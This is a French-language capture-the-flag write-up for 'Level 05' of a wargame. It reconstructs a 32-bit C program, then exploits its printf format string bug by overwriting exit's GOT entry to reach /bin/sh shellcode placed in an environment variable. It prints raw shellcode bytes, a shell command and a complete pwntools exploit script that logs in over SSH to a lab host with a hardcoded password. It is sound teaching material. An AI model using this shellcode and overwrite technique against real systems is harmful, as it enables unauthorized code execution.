5. *Level 05*

On est sur du **x32** / **C**. On reconstruit le code source suivant :

```c
#include <stdio.h>
#include <stdlib.h>

int     main(void)
{
    int     size = 0;
    int     n = 0;
    char    buff[100];

    fgets(buff, 100, stdin);

    while (buff[size] != '\0')
        size++;

    while (n < size)
    {
        if (buff[n] > 0x40 && buff[n] <= 0x5a)
        {
            buff[n] ^= 0x20;
        }
        n++;
    }
    printf(buff);
    exit(0);
}
```

Le programme est assez simple. Il lit sur l'entrée standard 0x64 (100) bytes de données, qu'il place dans un buffer de la même taille. Il parcourt ensuite la chaîne afin d'effectuer un **xor 0x20** sur chaque byte qui se situe entre **0x40** et **0x5a**. Cela équivaut simplement, en réalité, à transformer chaque lettre majuscule (en ASCII, 0x40 – 0x5a) en minuscule (par le **xor**).


En outre, on a à la fin du programme une vulnérabilité de **format string** assez clairement présente. On est sur du x32 bits, on va donc pouvoir aisément écrire à des adresses arbitraires sans se soucier des NULL BYTES dans l'adresse comme en x64.

La fonction **exit** est appelée juste après la vulnérabilité dans notre programme. On peut donc facilement prendre le contrôle du flux d'exécution du programme en remplaçant l'adresse **.got.plt** de cette fonction **exit**.

Maintenant, la question est de savoir où est-ce qu'on souhaite rediriger le flux d'exécution. La première options serait dans le buffer lui-même puisqu'on en contrôle le contenu. On a essayé de faire ça, le problème est que placer un payload dans le buffer est un peu pénible puisqu'on ne peut utiliser aucun byte entre **0x40 et 0x5a**, ceux-ci se feront **xor**.

On va simplement faire comme **Rainfall – bonus0** et placer notre shellcode à un endroit où il ne sera pas modifié et qu'on contrôle entièrement sur la stack, une **variable d'environnement**. Commençons par créer cette variable d'environnement et d'en chercher l'adresse approximative :

```
env -i PWN=$(python -c "print('\x90' * 500 +
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89
\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80')") gdb level05
```



On a lancé **gdb** avec uniquement notre variable d'environnement **PWN** afin de restreindre au maximum les variations d'environnement. Les adresses bougeront cependant inévitablement, d'où la grosse NOP sled. On choisit une adresse qui se situera environ au milieu de la NOP sled, prenons `0xffffde6e`.

On récupère également le nombre de variables nécessaires pour que les specifiers injectés dans notre **printf** vulnérable pointent sur le début de la format string elle-même, et on dispose de toutes les informations nécessaires :

- **exit .got.plt** : 0x80497e0
- **write at addr at start of format string** : %10$n
- **shellcode addr** : 0xffffde6e

Pour les détails et explications du script ci-dessous qui nous permet d'écrire à une adresse arbitraire (ici .got.plt de exit), voir **Rainfall – level4** + **Rainfall – formatstring**.

>>> Exploitation manuelle

> Generate payload in file **payload** with exploit.py.
> Transfer the file **payload** to **/tmp/payload** on target.

```
$ cat /tmp/payload - | env -i PWN=$(python -c "print('\x90' * 500 +
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89
\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80')") ./level05
```

(Env -i est important pour supprimer toutes les autres variables d'environnement à l'exécution, puisqu'on a récupéré l'adresse approximative de notre variable d'environnement contenant le payload sans aucune autre variable d'environnement).

>>> Exploit automatique

```
from pwn import *

def calculate_padding(bytes_written, desired_byte) :
    desired_byte += 0x100
    bytes_written %= 0x100
    padding = (desired_byte - bytes_written) % 0x100
    if (padding < 10) :
        padding += 0x100
    return padding

s = ssh(host='192.168.1.3', port=4242, user="level05",
password="3v8QLcN5SAhPaZZfEasfmXdwyR59ktDEMAwHF3aN")
p = s.process(["/home/users/level05/./level05"], env={"PWN": b'\x90' * 500 +
b'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\x
b0\x0b\xcd\x80\x31\xc0\x40\xcd\x80'})


waddr =
b'\xe0\x97\x04\x08\x11\x11\x11\x11\xe1\x97\x04\x08\x22\x22\x22\x22\xe2\x97\x04\x
08\x33\x33\x33\x33\xe3\x97\x04\x08'
bytes_written = 0x1c

payload = b''
payload += waddr

first_byte_padding = calculate_padding(bytes_written, 0x6e)
payload += b"%0" + (str(first_byte_padding)).encode() + b"u%10$n"
bytes_written += first_byte_padding

second_byte_padding = calculate_padding(bytes_written, 0xde)
payload += b"%0" + (str(second_byte_padding)).encode() + b"u%12$n"
bytes_written += second_byte_padding

third_byte_padding = calculate_padding(bytes_written, 0xff)
payload += b"%0" + (str(third_byte_padding)).encode() + b"u%14$n"
bytes_written += third_byte_padding

fourth_byte_padding = calculate_padding(bytes_written, 0xff)
payload += b"%0" + (str(fourth_byte_padding)).encode() + b"u%16$n"
bytes_written += fourth_byte_padding

payload += b'a' * (100 - len(payload))

p.sendline(payload)
p.interactive()
```

L'exploit est similaire aux vulnérabilités formatstring qu'on a déjà pu faire jusqu'à présent. On écrit grâce aux specifiers **%n** qui nous permettent d'écrire aux adresses du début de notre chaîne de format. On écrit ainsi, byte par byte, des petits entiers dans le lowest byte de chaque adresse, jusqu'à

reconstruire la valeur qu'on souhaite remplacer aux adresses du début de la format string.

Ici, on place 0xffffde6e à l'adresse 0x80497e0.

Got flag.